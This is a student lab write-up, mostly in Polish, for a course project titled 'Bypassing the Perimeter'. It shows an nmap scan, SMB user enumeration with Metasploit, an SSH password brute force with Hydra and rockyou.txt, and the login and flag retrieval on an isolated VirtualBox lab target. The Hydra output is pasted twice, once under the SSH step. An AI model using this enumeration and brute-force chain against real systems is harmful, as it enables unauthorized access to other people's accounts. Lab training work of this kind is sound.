

Final Project
Bypassing the Perimeter - Final Project V2


Author: Mateusz Łagocki


Note: Remember to set up the imported machine and your Kali machine to use the NAT Network interface (172.20.10.0/24)




At the very beginning I proceed to connect the machine to the indicated network

Confirm for Machine





Confirm for kali



- 1 Use a scanning tool (Nmap) to enumerate the vulnerable machine.

Sprawdzenie IP

```
(haker@vbox)-[~]  
$ ip -br a  
lo UNKNOWN 127.0.0.1/8 ::1/128  
eth0 UP 10.0.2.4/24 fe80::a00:27ff:fe89:8988/64
```

Zastosowanie Nmap dla adresu 10.0.2.0/24

```
(haker@vbox)-[~]  
$ nmap -sn 10.0.2.0/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-10 17:10 EDT  
Nmap scan report for 10.0.2.1  
Host is up (0.00025s latency).  
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)  
Nmap scan report for 10.0.2.2  
Host is up (0.00034s latency).  
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)  
Nmap scan report for 10.0.2.3  
Host is up (0.00049s latency).  
MAC Address: 08:00:27:21:9B:26 (Oracle VirtualBox virtual NIC)  
Nmap scan report for 10.0.2.5  
Host is up (0.00082s latency).  
MAC Address: 08:00:27:58:66:43 (Oracle VirtualBox virtual NIC)  
Nmap scan report for 10.0.2.4  
Host is up.  
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.04 seconds
```

1. Skanowanie pierwszej podatnej maszyny o adresie: 10.0.2.5

```
(haker@vbox)-[~]
$ nmap -sVC 10.0.2.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-10 17:16 EDT
Nmap scan report for 10.0.2.5
Host is up (0.00037s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 2e:f1:6c:ee:c1:88:7c:8b:09:20:89:49:8d:cc:b3:ab (RSA)
|   256 7f:de:6f:11:f9:ae:fb:60:48:cf:23:b9:e8:f4:b2:75 (ECDSA)
|_  256 84:14:0f:1a:28:7d:06:d0:0e:62:ae:18:74:c1:2d:14 (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Simple cool meet our team css template free download | PHPKIDA
|_ http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp   open  netbios-ssn  Samba smbd 4.6.2
445/tcp   open  netbios-ssn  Samba smbd 4.6.2
MAC Address: 08:00:27:58:66:43 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_ nbstat: NetBIOS name: UBUNTU, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-time:
|   date: 2025-03-10T21:31:30
|_  start_date: N/A
|_ clock-skew: 14m53s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds
```

- 2 Use Metasploit to find an exploit for username enumeration according to the open services you found in the vulnerable machine.
 - Search for exploit for **SMB** service on Metasploit.
 - Use the *smb_enumusers* exploit to enumerate users working via the SMB service.

Stworzenie bazy

```
(haker@vbox)-[~]
$ sudo systemctl start postgresql

(haker@vbox)-[~]
$ sudo systemctl enable postgresql
Synchronizing state of postgresql.service with SysV service script with /usr/lib/systemd/systemd-sysv-ins
tall.
Executing: /usr/lib/systemd/systemd-sysv-install enable postgresql
Created symlink '/etc/systemd/system/multi-user.target.wants/postgresql.service' → '/usr/lib/systemd/syst
em/postgresql.service'.
```

Inicjalizacja bazy:

```
(haker@vbox)-[~]
$ sudo msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

Użycie polecenia msf console

```
(haker@vbox)-[~]
$ msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor

it looks like you're trying to run a
module

@ @
|| ||
|| ||

=[ metasploit v6.4.34-dev ]
+ -- ==[ 2461 exploits - 1267 auxiliary - 431 post ]
+ -- ==[ 1471 payloads - 49 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

Znalezienie exploita pod smb

```
msf6 > search smb_enumusers

Matching Modules
=====


| # | Name                                       | Disclosure Date | Rank   | Check | Description                         |
|---|--------------------------------------------|-----------------|--------|-------|-------------------------------------|
| 0 | auxiliary/scanner/smb/smb_enumusers_domain | .               | normal | No    | SMB Domain User Enumeration         |
| 1 | auxiliary/scanner/smb/smb_enumusers        | .               | normal | No    | SMB User Enumeration (SMBEnumUsers) |


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/smb/smb_enumusers
```

Użycie 1

```
msf6 > use 1
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(scanner/smb/smb_enumusers) >

msf6 auxiliary(scanner/smb/smb_enumusers) > set rhost 10.0.2.5
rhost => 10.0.2.5
msf6 auxiliary(scanner/smb/smb_enumusers) >
```

Poprzez komendę run odnajduję użytkownika

```
msf6 auxiliary(scanner/smb/smb_enumusers) > run

[*] 10.0.2.5:445 - Using automatically identified domain: UBUNTU
[+] 10.0.2.5:445 - UBUNTU [ jessica ] ( LockoutTries=0 PasswordMin=5 )
[+] 10.0.2.5:445 - Builtin [ ] ( LockoutTries=0 PasswordMin=5 )
[*] 10.0.2.5: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

3 Use Hydra to crack the password using the username you found with **rockyou.txt** wordlist.

Znalezienie hasła i loginu przez hydrę i plik rockyou.txt

```
(haker@vbox)-[~]
$ hydra -l jessica -P /usr/share/wordlists/rockyou.txt 10.0.2.5 ssh -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-10 18:21:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tas
ks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries
per task
[DATA] attacking ssh://10.0.2.5:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://jessica@10.0.2.5:22
[INFO] Successful, password authentication is supported by ssh://10.0.2.5:22
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Disabled child 11 because of too many errors
[22][ssh] host: 10.0.2.5 login: jessica password: dragon
[STATUS] attack finished for 10.0.2.5 (waiting for children to complete tests)
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 9
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-10 18:22:03
```


4 Connect remotely via SSH using the username and password you found.

```
(haker@vbox)-[~]
$ hydra -l jessica -P /usr/share/wordlists/rockyou.txt 10.0.2.5 ssh -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-10 18:21:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tas
ks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries
per task
[DATA] attacking ssh://10.0.2.5:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://jessica@10.0.2.5:22
[INFO] Successful, password authentication is supported by ssh://10.0.2.5:22
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Disabled child 11 because of too many errors
[22][ssh] host: 10.0.2.5 login: jessica password: dragon
[STATUS] attack finished for 10.0.2.5 (waiting for children to complete tests)
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 9
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-10 18:22:03
```

Udane zalogowanie na konto:

```
ubuntu@20.04.6 LTS: ~$ ssh jessica@10.0.2.5
ubuntu login: jessica
Password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-155-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon Mar 10 23:44:15 UTC 2025

System load: 0.53               Processes: 110
Usage of /:  97.9% of 1.96GB     Users logged in: 0
Memory usage: 9%                IP4 address for enp0s3: 10.0.2.5
Swap usage:  0%

=> / is using 97.9% of 1.96GB

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Mar 10 22:41:10 UTC 2025 on ttyl
jessica@ubuntu:~$ cv
```

5 Find the **flag.txt** file and read the content.

Znalezienie lokalizacji flagi:

```
jessica@ubuntu:~$ find / -name "flag.txt" 2> /dev/null  
/var/local/flag.txt  
jessica@ubuntu:~$
```

I odkrycie flagi:

```
jessica@ubuntu:~$ cat /var/local/flag.txt  
HackerU{M1ss10n_5ucc3ss_Cy83r_Thr3at5_F0und!}  
jessica@ubuntu:~$
```